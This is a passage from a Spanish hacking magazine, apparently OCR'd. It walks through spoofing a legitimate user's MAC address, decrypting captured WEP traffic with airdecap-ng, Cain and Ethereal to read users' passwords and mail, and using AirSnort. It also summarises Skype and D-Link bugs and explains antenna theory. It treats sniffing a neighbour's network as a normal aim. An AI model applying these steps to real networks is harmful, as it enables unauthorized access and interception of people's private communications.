
Su uso es sencillo:
1º) Lo ejecutáis (y pensar que para decir esto mis padres me mandaron a un colegio de pago... en fin, no me lo tengáis en cuenta).
2º) Seleccionáis el número de la tarjeta a la que queréis cambiarle la MAC (elemental, querido Watson...).
3º) Seleccionáis la opción 1 "Specify a new ethernet address".
4º) Introducís la MAC de uno de los usuarios reales (sin los ":").

Después de esto tendréis que deshabilitar y volver a habilitar la tarjeta de red para que tome la nueva MAC.

4.- Puede que la clave WEP que hayas descubierto no sea correcta (puede que se trate de una clave dinámica). Por raro que pueda parecerte, te puedes asociar a cualquier AP sin disponer de la clave WEP correcta, pero el resultado será que no te funcionará la conexión porque tu ordenador no tiene la clave de cifrado necesaria para entenderse con el AP. Lo lógico sería pensar que tu ordenador te mostrara un mensaje de error al darse cuenta de que la clave de cifrado no es la correcta, pero esto no ocurre así. Os vamos a explicar, a grandes rasgos, por qué ocurre esto.

Cuando tu intentas conectarte a un AP protegido con WEP utilizando una clave incorrecta, lo primero que hace tu tarjeta inalámbrica es configurarse para utilizar el canal que ese AP utiliza, luego define como punto de intercomunicación con otros equipos inalámbricos dicho AP, a continuación configurará los datos de la IP de esa tarjeta inalámbrica (bien con valores fijos ya introducidos por ti o intentando descargarlos de un servidor DHCP) y, por último, tratará de comunicarse con dicho AP.

Bien, si la clave de cifrado WEP que has introducido no es la correcta, tu ordenador cifrará los datos de una manera que el AP no los entenderá, por lo que no te hará caso. Por otra parte, los datos que envíe el AP tampoco los entenderá tu ordenador porque la clave es incorrecta. ¿Resultado? Que tu ordenador y el AP no se entenderán. Podrían haber implementado un mecanismo en el protocolo para que el AP le dijera al ordenador que no estaba correctamente conectado, pero no se ha hecho así (tal vez por mejorar la seguridad...).




*Editando el wzcook.exe*

```
MS-DOS
EtherChange 1.1 - (c) 2003-2005, Arne Vidstron
              - http://ntsecurity.nu/toolbox/etherchange/

0. Exit
1. Tarjeta Mini-PCI Dell TrueMobile WLAN 1300
2. Intel(R) PRO/100 VE Network Connection
3. Cisco Aironet 802.11a/b/g Wireless Adapter

Pick a network adapter: 3

0. Exit
1. Specify a new ethernet address
2. Go back to the built-in ethernet address of the network adapter

Pick an action: 1

Specify a new ethernet address (in hex without separators): 004096AABBCC

The new ethernet address has been set.

You need to disable and re-enable the network adapter (or reboot) to activate
this new setting!
```

*Cambiando la MAC de nuestra wireless*

Puedes preguntarte "¿Y cómo es que puedo ver el nivel de intensidad de la señal si no estoy conectado correctamente al AP?". Sencillo, porque tu tarjeta wireless te está indicando la potencia con la que está recibiendo la señal, pero eso no significa que estés correctamente conectado. Es como si sintonizas en la televisión el Canal+, por muy bien que recibas la señal, si no tienes el descodificador no podrás ver correctamente el canal.

Si te quieres asegurar de que esa clave WEP es correcta lo mejor es descifrar los paquetes capturados, así nos aseguramos de que la clave es la correcta. El fichero que creamos en su momento con el airodump-ng contiene los paquetes capturados cifrados mediante WEP.


4.1.- Una de las herramientas para descifrar la captura es el airdecap-ng que viene en el propio paquete del aircrack. La forma simple de ejecutarlo es la siguiente:
C:\> airdecap-ng -w [clave en hexadecimal] [fichero con los paquetes capturados]

Ejemplo:


```
C:\> airdecap-ng -w
12871423412341245230918237
captura.cap
```

Hecho esto os mostrará por pantalla información sobre el análisis, indicando la cantidad de paquetes que se capturaron y los que han podido ser descifrados.

Hecho esto os creará un fichero del tipo [nombre del fichero de paquetes captura-



*Información errónea del airdecap-ng sobre una captura*



*Información del airdecap-ng sobre una captura descifrada*

*Cargar un fichero de captura del airodump en el Cain*

dos]-dec.cap en el que guardará los paquetes descifrados, para que podáis leerlos con vuestro sniffer habitual (para buscar las claves que hayan podido enviar los usuarios, mensajes de correo...).

Las opciones de ejecución del airdecap son (al final tendréis que poner siempre el fichero capturado del que queréis descifrar los paquetes):

**-l:** No eliminar la cabecera 802.11
**-b <bssid>:** Dirección MAC del AP del cual queréis descifrar los paquetes
**-k <pmk>:** Clave WPA en hexadecimal
**-e <essid>:** SSID de la red de la que queréis descifrar los paquetes
**-p <pass>:** Clave WPA
**-w <key>:** Clave WEP en hexadecimal

Es recomendable que la clave en hexadecimal la introduzcáis sin los ":" que separan cada dos caracteres de la misma (que os pone el aircrack cuando la descubre).

Puede que, aunque la captura haya sido correcta y la clave también sea correcta, el fichero que te genere tenga un tamaño de sólo 24Kb. Eso se debe a un error en el código del programa, que se podría resolver añadiendo en el fichero airdecap.c, en la línea 847, la siguiente línea de código:

```
n = sizeof( pfh );
```

4.2.- Otro programa que podríamos utilizar para descifrar los paquetes capturados sería nuestro querido amigo Cain & Abel v4.2, ya que en esta nueva versión se han añadido importantes mejoras y funcionalidades, sobre todo en la parte wireless que nos interesa en este momento (**www.oxid.it/downloads/ca_setup.exe**).

Una vez instalado, id a la pestaña "Cracker" y después a la última opción que os aparece en el menú "802.11 Captures". En la ventana derecha pulsad con el botón derecho del ratón y seleccionad "Add to list". Ahora seleccionad el fichero donde habéis almacenado los paquetes capturados con el airodump.

Ahora pulsad con el botón derecho sobre el fichero que hemos cargado y seleccionad "Decode". Por defecto os propondrá como fichero de salida el mismo que el que le habéis indicado donde están los paquetes añadiéndole el "-dec" en la misma ruta donde se encuentre el fichero original, como lo haría el airdecap. En la casilla de "WEP Key (Hex)" tenéis que introducir la clave WEP en formato hexadecimal, como la conseguisteis con el aircrack. Si para crackear la clave utilizas-



teis el WlanDecrypter GUI y sólo conocéis la clave en formato ASCII no hay problema, pulsad en el botón "A" junto a la casilla de la clave y podréis introducir la clave en ASCII (él la convertirá después a hexadecimal).

Si lo que tenéis es la clave WPA tendréis que hacer lo mismo pero seleccionando "WPA PSK (Hex)".

Hecho esto sólo queda darle a Ok para que la picadora empiece a funcionar y esperarnos un ratito a que el postre esté cocinado ;-)

4.3.- Otra forma de comprobar si la clave WEP es válida descifrando los paquetes capturados es utilizando directamente el Ethereal, sin descifrar previamente los paquetes. La última versión, la 0.99.0, está disponible en **http://ethereal.uptodown.com/**.

Una vez instalado podéis abrir con él el fichero de paquetes capturados en File ? Open. Obvio, ¿verdad? Si el fichero de captura es grandecito (lo habitual son unos 600Mb) puede tardar un ratito en cargar todos los paquetes (de 8 minutos para arriba, dependiendo de la potencia de vuestro equipo), así que paciencia.

Como los paquetes están cifrados, lo que veréis no será demasiado interesante.

Como podéis haber visto en la captura del Ethereal, la parte de datos está cifrada y no podéis entender la información. Pero si le introducimos la clave WEP, el propio Ethereal descifrará los paquetes y podréis analizarlos como si de una captura normal se tratara.


Para hacer esto tenéis que ir a Edit -> Preferences -> Protocols -> IEEE 802.11. En la casilla "WEP key count" tenéis que seleccionar 1, ya que sólo le vamos a proporcionar una clave (si dejáramos marcado 0 sería como decirle que no utilizara ninguna). Ahora, en la casilla "WEP key #1" debéis introducir la clave WEP hexadecimal, sin los ":". Luego pulsas Apply y Ok y ¡listo!

Si todo ha ido bien podrás ver ya los paquetes, con la IP de origen, de destino, el tipo de paquete que es, el puerto...

5.- Estás demasiado lejos del AP y la calidad de la señal es muy mala. Esto es una perogrullada, lo sé, pero nunca está de más cerciorarse de que lo has comprobado... Además, cuanto mayor es el cifrado, más tamaño ocupan los paquetes y eso puede provocar que la cobertura del AP se reduzca todavía más. Ya sé que si estás esnifando la wireless de un vecino poco más puedes hacer para acercarte a ella, pero lo mismo te puedes dar una vuelta por casa para ver si hay una zona donde se reciba mejor (los muros sean más finos), o si estás en un coche pues tendrás que acercarte más...

## Website del mes


Siguiendo con la temática de este mes, vamos a visitar una web que es un verdadero buscador de puntos de acceso wireless. Se trata de WiGLE (**www.wigle.net**). Aquí cada usuario puede subir APs que haya detectado mediante el NetStumbler, el Kismet o cualquier otro programa que permita ubicar APs mediante un GPS.




*APs en España*

Lo más curioso de esta web es que se han currado su propio motor para mostrar en un mapa del mundo la ubicación de dichos puntos de acceso. No obstante, el mapa no está tan trabajado como el Google Maps y le echo en falta que coteje los APs con las direcciones de las calles fuera de Estados Unidos... pero posiblemente con el tiempo... También le echo en falta que el buscador de APs soporte direcciones de fuera de Estados Unidos... Vamos, que para los que somos de fuera de los USA las capacidades están limitaditas.


Los que somos del resto del planeta no os preocupéis, que mucha gente ha subido APs (y espero que vosotros también contribuyáis) y hay APs de España, por ejemplo. Lo malo es que tendréis que buscarlos navegando por el mapa y es un poco lento, además de que no te aparece la dirección exacta.



*Datos de WiGLE en Google Maps Desktop*

De todos modos, se han trabajado una aplicación en PHP para poder extraer la información sobre los APs y poder importarlos en Google Maps en versión desktop. Dicha aplicación podéis encontrarla en **http://www.irongeek.com/i.php?page=security/wigletogoogleearth**

**ATENCIÓN WEBMASTERS: Si creéis que vuestra web (bien sea independiente o de un grupo) es lo suficientemente buena como para aparecer en esta sección, y su contenido se refiere al hacking que aquí tratamos, no dudéis en hacérnoslo saber a la dirección cursodehack@megamultimedia.com.**




*Fichero wireless descifrado con el Cain*

6.- Tienes ping al router, pero no sales a Internet. Esto puede ser debido a que el AP no tenga conexión a Internet (normal si la red inalámbrica es de una oficina donde no permiten a los empleados conectar a Internet).

También puede deberse a que los usuarios, para navegar por Internet, utilicen un proxy para la salida a Internet. La forma de conocer esto es ver, con un sniffer, qué puertos de conexión son los más usados y a qué equipos hay un mayor número de conexiones. Si ves que muchos usuarios se conectan al 192.168.0.2 al puerto 8080 está claro que ahí está el proxy. Si configuras el proxy en tu ordenador y aun así no sales a Internet puede ser porque tengan limitadas las conexiones a Internet por la IP del cliente, o porque cada usuario tenga una clave para acceder a Internet. En ofi-

cinas muy preocupadas con la seguridad de la información hacen esto y más.

## AirSnort I: Presentación del cerdito en sociedad

Existen bastantes programas que nos permiten capturar tramas wireless para poder crackearlas después, aunque de momento nos estamos centrando en explicaros únicamente aquellos que son gratuitos. Uno de estos programas es el AirSnort. Está disponible tanto para Linux como para Windows.

Los motivos que nos llevan a explicaros este programa como veréis son varios:
1.- Es bastante sencillo de utilizar.
2.- No necesitaréis guardar todos los paquetes capturados para poder crackear el WEP, con lo que os ahorráis espacio en el disco duro.
3.- Crackea la clave WEP conforme está capturando paquetes, por lo que tarda menos en descubrir la clave.

El logotipo, como ya os habréis dado cuenta más de uno, es similar al del Snort, la herramienta gratuita que permite, analizando el tráfico de red, detectar ataques. En este caso le han puesto alitas al cerdito porque el tráfico que analizará será el wireless, aunque este no sirve para detectar ataques sino para crackear claves WEP.

Como es normal este programa hace uso de una tarjeta inalámbrica que soporte el modo monitor. Como ya os dijimos, para nuestras pruebas utilizaremos una Cisco Aironet PCMCIA. Para poder capturar las tramas, una vez más, utilizaremos los drivers wireless de AiroPeek (de Wild Packets), que deberéis haber configurado para dicha tarjeta wireless.

El mes que viene os explicaremos cómo instalarlo.

**En la próxima entrega:**
**Wardriving XI: AirSnort**

**Andrés Méndez Barco**
**Manuel Baleriola Moguel<**

# Bugy Bugy

El mes pasado recordamos lo importante que es tener siempre al día los gestores de bases de datos y los programas que se usan para accesos remotos. Este mes vamos a ver un bug que afecta a uno de los programas de telefonía IP más famosos de Internet y otro que afecta a la tecnología de moda en estos tiempos, la conexión WiFi. Eso sí, hasta aquí podemos leer, si queréis saber más, seguid leyendo.

## Llamadas low-cost


Este mes vamos a comenzar con un programa que

*Web de Skype*

seguro que muchos de vosotros conocéis o habéis oído hablar de él porque es uno de esos programas que ofrece unas funcionalidades que hace que se les conozca a toda velocidad por Internet. Estamos hablando de Skype, el programa de telefonía IP quizás más famoso del globo, o uno de los más famosos, en cualquier caso, uno de los "elegidos".

Skype ofrece a los usuarios la posibilidad de realizar llamadas gratuitas de PC a PC y otro tipo de servicios telefónicos (por ejemplo, llamar del PC a un fijo o móvil de otro país) a precios muy competitivos si los comparamos con los de las compañías telefónicas tradicionales. Todo eso se maneja con una especie de "Messenger" en el que se tiene una lista de contactos a los cuales podemos llamar gratis siempre que estén online claro, o si lo preferimos, podemos chatear con ellos. El software está disponible para Windows, cómo no, para Mac, para Linux y para Pocket PC, es decir, está para casi todo. Sin embargo, el bug que hoy nos lo ha traído aquí, sólo afecta a una plataforma... redoble... la versión para Windows es la afortunada.

Como ya hemos dicho, la interfaz de Skype es del estilo de los programas de mensajería instantánea más famosos y, además de las cosas típicas propias de su esencia como programa para llamar como el chat o la llamada telefónica, también incorpora cosas de la mensajería instantánea como la opción de poder enviar y recibir ficheros. Y justo ahí es donde está el problema. El bug que se ha descubierto permite que se inicie la transferencia de un fichero de un usuario a otro sin que el usuario "víctima" se entere y, como podéis suponer, eso no está ni bonito ni bien visto.



*Seguridad WiFi*

Eso sí, no todo es tan grave ya que para que se inicie la transferencia la víctima tendría que clickear sobre un enlace creado para la ocasión, vamos, que no es que alguien piense "voy a coger un fichero de fulanito ahora que tengo un rato" sino que tiene que hablar, enviar el enlace, que la víctima lo abra,... En cualquier caso, si utilizáis Skype, comprobad que tenéis la última versión para evitar a curiosos.

## Las máquinas también padecen

Normalmente en esta sección lo que aparecen suelen ser programas y sistemas operativos, raramente aparece un cacharro propiamente dicho. Pues hoy es uno de esos días en los que sí aparece un cacharro que, dicho sea de paso, cada vez tienen menos de cacharros y más de software en sus tripas. El cacharro en cuestión es uno de esos chismes que cada día está más por todas partes porque si hay una tecnología que cada vez más y más gente la usa es la wireless. Concretamente, estamos hablando de un punto de acceso que, para los que no sepan lo que es, podemos decir que es el cacharro que ofrece conexión WiFi a todo aquello que soporte WiFi como medio para conectar.

De todas formas, que no cunda el pánico porque no todos los puntos de accesos están bajo el punto de mira de estas líneas, ni mucho menos, sólo el que vamos a comentar ahora es el que está afectado por un bug y, por eso, sale aquí este mes. El punto de acceso del que hablamos, para que salgáis de dudas ya, es el D-Link DWL-2100ap. El bug en cuestión lo que hace es posibilitar que una persona remota



*Web de D-Link*

pueda llegar a obtener toda la información del dispositivo y eso nunca es bueno cuando se trata de información relativa a chismes que nos dan conexión. Aquellos que estén concienciados con la seguridad de su red inalámbrica, les sonarán conceptos como WEP, WPA, MAC,... en definitiva, claves, restricción de acceso y privacidad.

Como ya hemos comentado, el bug facilita que se pueda obtener información del punto de acceso y, aquí viene el problema, las contraseñas forman parte de esa información que se puede obtener. El resto ya os lo podéis imaginar, conocida la clave de acceso se está completamente indefenso frente a que el atacante utilice la conexión para lo que quiera. Desde un uso inofensivo de la conexión como sería su uso para descargarse sus emails hasta un uso agresivo como sería utilizar la conexión ajenas para spam, ataques, etc. Así pues, como siempre os decimos cuando algo que aparece por aquí lo usáis, actualizad a la última versión disponible, en este caso, del último firmware del punto de acceso disponible.

# Hack wifi

## Antenas: seguridad y ataque

**Con este artículo finalizaremos con la detección de redes inalámbricas del Taller. Obtendremos unos conocimientos necesarios para comprender el problema de las antenas y cómo pueden ser utilizadas para el ataque y para proteger la red inalámbrica. También tocaremos el tema del volcado de tráfico inalámbrico, que no pudimos abarcar el mes anterior por falta de espacio.**

Saludos mis queridos lectores -<|:-þ[n]. Ya es tiempo de subirse al tejado de nuestras casas, poner la mano en la frente (a modo de visera) y observar lo que desde ahí podemos capturar con una buena antena inalámbrica. ¿Qué antena?, ¿cuántas antenas hay?, ¿cuál es la mejor?, ¿cuál escoger? Serán preguntas que contestaremos a lo largo de todo el artículo. Estate atento y encontrarás la respuesta.

Recuerda que tienes a tu disposición un blog (http://www.blonetting.tk) donde voy introduciendo noticias sobre el mundo inalámbrico, sobre el curso Hack Wifi (como ampliación de artículos), sobre la revista @rroba (portada, fecha de salida, artículos publicados, etc.) y otros temas de interés general. También tienes a tu disposición un foro (http://www.hackwifi.tk) donde realizar todas las preguntas que surjan con respecto al mundo inalámbrico y en torno a HackWifi. Como siempre, ya estas avisado y ahora no tienes excusa.

Después de escoger una tarjeta inalámbrica cliente según su chipset, otro aspecto que debemos de tener en cuenta es su salida de potencia, la posibilidad de regular esta salida y la sensibilidad en la recepción.

### Teoría básica de radiofrecuencia

La salida de potencia de transmisión se mide en dos puntos distintos de un sistema inalámbrico.


- IR, Intencional Radiador (emisor intencional).


- EIRP, equivalent isotropically radiated power (potencia radiada isotrópica equivalente).

El primer punto se denomina IR, Intencional Radiador (emisor intencional). El IR incluye el transmisor de radio y todos los cables y conectores sin incluir la antena que estamos utilizando. El segundo es la potencia realmente radiada desde la antena emisora.


Las potencias IR y EIRP se encuentran reguladas de forma legal por el ETSI (Instituto Europeo de Normas de Telecomunicaciones) en la Unión Europea o por la FCC (Federal Communications Commission) en Estados Unidos, como ya vimos en una de las primeras partes del curso Hack Wi-Fi.

Para medir tanto la potencia de la energía emitida como la sensibilidad de recepción del





1. Antenas omnidireccionales



dispositivo inalámbrico se utilizan vatios o decibelios, aunque es más común utilizar milivatios, mW.

La ganancia de potencia debida a las antenas y amplificadores como las pérdidas debidas a la distancia, los obstáculos y la resistencia electrónica de los cables, conectores, protectores frente a descargas, divisores y atenuadores se mide en decibelios o incluso en dBm para más exactitud. La "m" de dBm significa que se toma como referencia 1 mW. Es decir, 1 mW equivale a 0 dBm.

La ganancia de potencia de las antenas se expresa en dBi (i, procede de isotrópica) que se utiliza del mismo modo que los dBm en los cálculos de potencia de radiofrecuencia.

Para calcular el valor EIRP de un sistema inalámbrico, simplemente hay que sumar todos los valores dBm de los dispositivos y conectores involucrados. Pongamos un ejemplo práctico:

- Una tarjeta inalámbrica cliente de unos 20 dBm (100 mW)
